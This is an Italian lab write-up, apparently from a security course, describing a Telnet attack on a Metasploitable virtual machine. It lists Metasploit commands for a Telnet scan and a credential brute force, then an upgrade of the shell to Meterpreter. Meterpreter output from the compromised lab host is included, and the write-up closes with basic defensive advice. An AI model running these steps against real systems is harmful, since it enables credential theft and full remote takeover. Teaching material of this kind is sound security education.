
Exploit Telnet con Metasploit




Oggi ci siamo concentrati sull'exploit di telnet sempre con metasploit e sempre su metaspotable. In particolare, abbiamo visto come un attaccante potrebbe sfruttare questa vulnerabilità per entrare e rubare dati come user e password che spesso vengono utilizzate anche per altri servizi. Prima di darvi le soluzioni per proteggervi vi spiegherò un esempio creato in un laboratorio virtuale protetto.


Per prima cosa bisogna avviare la msfconsole e andremo ad usare un modulo ausiliario specifico presente già in msfconsole


Quindi eseguiamo il comando search type:auxiliary telnet, successivamente scrivete

use auxiliary/scanner/telnet/telnet_version, sulla stringa che si apre lanciamo show options, un comando che ci permetterà di vedere le operazioni necessarie per l'attacco e, di solito, si dovrà aggiungere solo l'ip host con il comando set RHOST 192.168...

Ora vediamo con delle foto nel pratico cosa succede:








Una volta pronti abbiamo visto che nei moduli era presente un'altro interessante ovvero auxiliary/scanner/telnet/telnet_login


Che permette di effettuare un bruteforce per cercare credenziali.

Una volta aperta la riga di comando siamo andati a settare come aveva detto il prof quindi aggiungendo:

1. Il target **RHOSTS.**
2. Le credenziali note **USERNAME e PASSWORD.**
3. L'opzione **STOP_ON_SUCCESS su true.**


Quest'ultima opzione permette di completare l'attacco nel momento in cui trova la coppia giusta di credenziali, anche se in questo esercizio le abbiamo date noi, un attaccante nella vita reale può trovare così le tue credenziali.






Successivamente abbiamo deciso di mettere in background la sessione per poi crearne un'altra con meterpreter, questo permette di avere un accesso totale al target, quindi abbiamo messo use post/multi/manage/shell_to_meterpreter, visto

attraverso options cosa mancava ovvero LHOST e la SESSION di riferimento, nel primo abbiamo inserito l'ip della macchina attaccante, e nel secondo la sessione che avevamo messo in backgroun attraverso un ctrl z, quindi settati questi parametri abbiamo richiamato sessions per vedere le opzioni che ci dava ed effettivamente erano presenti due, una shell normale e meterpreter, con il comando session 2 ci si è aperta e cosi abbiamo avuto accesso completo alla macchina.





```
meterpreter > ls
Listing: /home/msfadmin
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 14:11:00 -0400  .distcc
040700/rwx------  4096  dir   2025-08-07 06:25:02 -0400  .gconf
040700/rwx------  4096  dir   2025-08-07 06:25:32 -0400  .gconfd
100600/rw-------  4174  fil   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--  586   fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4     fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096  dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0     fil   2010-05-07 14:38:35 -0400  .sudo_as_admin_successful
040755/rwxr-xr-x  4096  dir   2010-04-27 23:44:17 -0400  vulnerable
```

```
Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:91:b2:cb
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.50.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe91:b2cb
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

In conclusione, capire quanto è facile per un attaccante entrare è il primo passo per la protezione così come se siete un'azienda è sempre meglio appoggiarvi ad un esperto, però ricordatevi che tenendo aggiornato il sistema, l'utilizzo di password complesse e soprattutto non ripetute e l'installazione di antivirus sono già azioni che possono salvare i vostri dati. Grazie dell'attenzione.